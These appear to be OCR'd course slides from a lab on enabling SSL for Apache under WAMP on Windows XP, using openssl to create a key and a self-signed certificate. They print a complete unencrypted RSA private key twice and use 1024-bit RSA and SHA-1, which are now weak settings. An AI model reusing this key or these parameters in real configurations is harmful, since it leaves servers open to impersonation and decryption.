
```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\cis76 student>cd c:\

C:\>cd wamp\bin\apache\Apache2.2.21\bin

C:\wamp\bin\apache\Apache2.2.21\bin>openssl genrsa -des3 -out server.key 1024
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Loading 'screen' into random state - done
Generating RSA private key, 1024 bit long modulus
..++++++
.............................................++++++
e is 65537 (0x10001)
Enter pass phrase for server.key:
Verifying - Enter pass phrase for server.key:

C:\wamp\bin\apache\Apache2.2.21\bin>
```

Generate a 1024 bit RSA private key and triple DES encrypt it using a pass phrase (use funny Cabrillo)

[EH-WinXP]

```
C:\wamp\bin\apache\Apache2.2.21\bin>openssl req -new -x509 -nodes -sha1
-days 365 -key server.key -out server.crt -config
c:\wamp\bin\apache\Apache2.2.21\conf\openssl.cnf
```

All on one line




```
C:\wamp\bin\apache\Apache2.2.21\bin>openssl req -new -x509 -nodes -sha1 -days 36
5 -key server.key -out server.crt -config c:\wamp\bin\apache\Apache2.2.21\conf\o
penssl.cnf
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Enter pass phrase for server.key:
Loading 'screen' into random state - done
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (eg, YOUR name) []:
Email Address []:

C:\wamp\bin\apache\Apache2.2.21\bin>
```

Use the private key to generate a self-signed certificate containing the public key

[EH-WinXP]

```
xcopy server.key server.key.orig
f

del server.key

openssl rsa -in server.key.orig -out server.key
```




```
C:\wamp\bin\apache\Apache2.2.21\bin>xcopy server.key server.key.orig
Does server.key.orig specify a file name
or directory name on the target
(F = file, D = directory)? f
C:server.key
1 File(s) copied

C:\wamp\bin\apache\Apache2.2.21\bin>del server.key

C:\wamp\bin\apache\Apache2.2.21\bin>openssl rsa -in server.key.orig -out server.
key
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Enter pass phrase for server.key.orig:
writing RSA key

C:\wamp\bin\apache\Apache2.2.21\bin>
```

Be careful because people with physical access to the server could copy the unencrypted private key


Export private key without the encrypted wrapper so Apache can use it without having to prompt for the pass phrase each time.

[EH-WinXP] openssl rsa -in



```
C:\wamp\bin\apache\Apache2.2.21\bin>openssl rsa -in server.key
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
writing RSA key
-----BEGIN RSA PRIVATE KEY-----
MIICXgIBAAKBgQCjzw5awQUCBYz2qQJrH+DsWiALb160QzwIwH0ncBqjdnxDsC22
dnIsih7HaTogvA0DgS1huSF9W1r7KGFNepWhS6gO5l1OzajBZywliOoVnQGL1+CU
BwdgMDP41g/CH9wwnQ1ZR22u/ZmUqeGrrQVPHfkPj2zr/WSDSbUSTByOswIDAQAB
AoGBAJ0vZ5/QTeTlvKFIBkkTGvrRdKRkZuTlC2t+gdnhKb6nSJCPMx4+RErW8rf5
Ek0tBfPR9eErC6bFjeUpl00IjyDhbc00yCdgDjTjvaoy6BcTmPeMCC8nG0uVnMqP
iuuwb3fD64nRqSb6q+bKRYVsirJSwGzagB6DB+T1sbGxuNKhAkEA0HO4osiNpXgJ
nnOlJ2z2hDzqV7qd77TVblc0P83Vrd8GkUSjCUAYFxXO6wtCicpLxAgFz7Lem8Aa
q5Ne9zGnIwJBAMksdA06/i1mB3yBSytNHmXZMBJt5UHXDTsMYh8IwrXFZL/Wi6Y8
XzmUa4xVgZUdU0mlrmBOtqotlAKNJ9o3uzECQQC+0K+7k4rWZcOoYIRWStB+zKRY
GmRpAUg+8WTK40kvGHGSmRoFZb6nozb+whfuulgQ4qcvMbXFLV08onLUJYexAkAA
59FR6e0Q+T+ZYN+cv0kevj6IJrR8emJV3LVoXFq8BLpyXp3cTrNDCBb/17awnCQu
1a8WQeRymafr5wTB57RRAkEAyQIkO8LgFVQM8eLBMNWX/NhD1yNNxrT1poDXyS6b
t3boB6N1PHnGf388FNyjIZqTeu7ryX6ziKMH3AzKAIRlxg==
-----END RSA PRIVATE KEY-----

C:\wamp\bin\apache\Apache2.2.21\bin>
```

[EH-WinXP] openssl rsa -in server.key.orig




```
C:\wamp\bin\apache\Apache2.2.21\bin>openssl rsa -in server.key.orig
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Enter pass phrase for server.key.orig:
writing RSA key
-----BEGIN RSA PRIVATE KEY-----
MIICXgIBAAKBgQCjzw5awQUCBYz2qQJrH+DsWiALb160QzwIwH0ncBqjdnxDsC22
dnIsih7HaTogvA0DgS1huSF9W1r7KGFNepWhS6gO5l1OzajBZywliOoVnQGL1+CU
BwdgMDP41g/CH9wwnQ1ZR22u/ZmUqeGrrQVPHfkPj2zr/WSDSbUSTByOswIDAQAB
AoGBAJ0vZ5/QTeTlvKFIBkkTGvrRdKRkZuTlC2t+gdnhKb6nSJCPMx4+RErW8rf5
Ek0tBfPR9eErC6bFjeUpl00IjyDhbc00yCdgDjTjvaoy6BcTmPeMCC8nG0uVnMqP
iuuwb3fD64nRqSb6q+bKRYVsirJSwGzagB6DB+T1sbGxuNKhAkEA0HO4osiNpXgJ
nnOlJ2z2hDzqV7qd77TVblc0P83Vrd8GkUSjCUAYFxXO6wtCicpLxAgFz7Lem8Aa
q5Ne9zGnIwJBAMksdA06/i1mB3yBSytNHmXZMBJt5UHXDTsMYh8IwrXFZL/Wi6Y8
XzmUa4xVgZUdU0mlrmBOtqotlAKNJ9o3uzECQQC+0K+7k4rWZcOoYIRWStB+zKRY
GmRpAUg+8WTK40kvGHGSmRoFZb6nozb+whfuulgQ4qcvMbXFLV08onLUJYexAkAA
59FR6e0Q+T+ZYN+cv0kevj6IJrR8emJV3LVoXFq8BLpyXp3cTrNDCBb/17awnCQu
1a8WQeRymafr5wTB57RRAkEAyQIkO8LgFVQM8eLBMNWX/NhD1yNNxrT1poDXyS6b
t3boB6N1PHnGf388FNyjIZqTeu7ryX6ziKMH3AzKAIRlxg==
-----END RSA PRIVATE KEY-----

C:\wamp\bin\apache\Apache2.2.21\bin>openssl rsa -in server.crt
```

Both server.key and server.key.orig have the private key.


Only server.key.orig is encrypted requiring a pass phrase.

[EH-WinXP]



Create a new folder named ssl in the folder shown above

[EH-WinXP]



C:\wamp\bin\apache\Apache2.2.21\ssl


1) Paste them here

C:\wamp\bin\apache\Apache2.2.21\bin

1) Copy these files

Copy the unencrypted private key and certificate to the new ssl folder

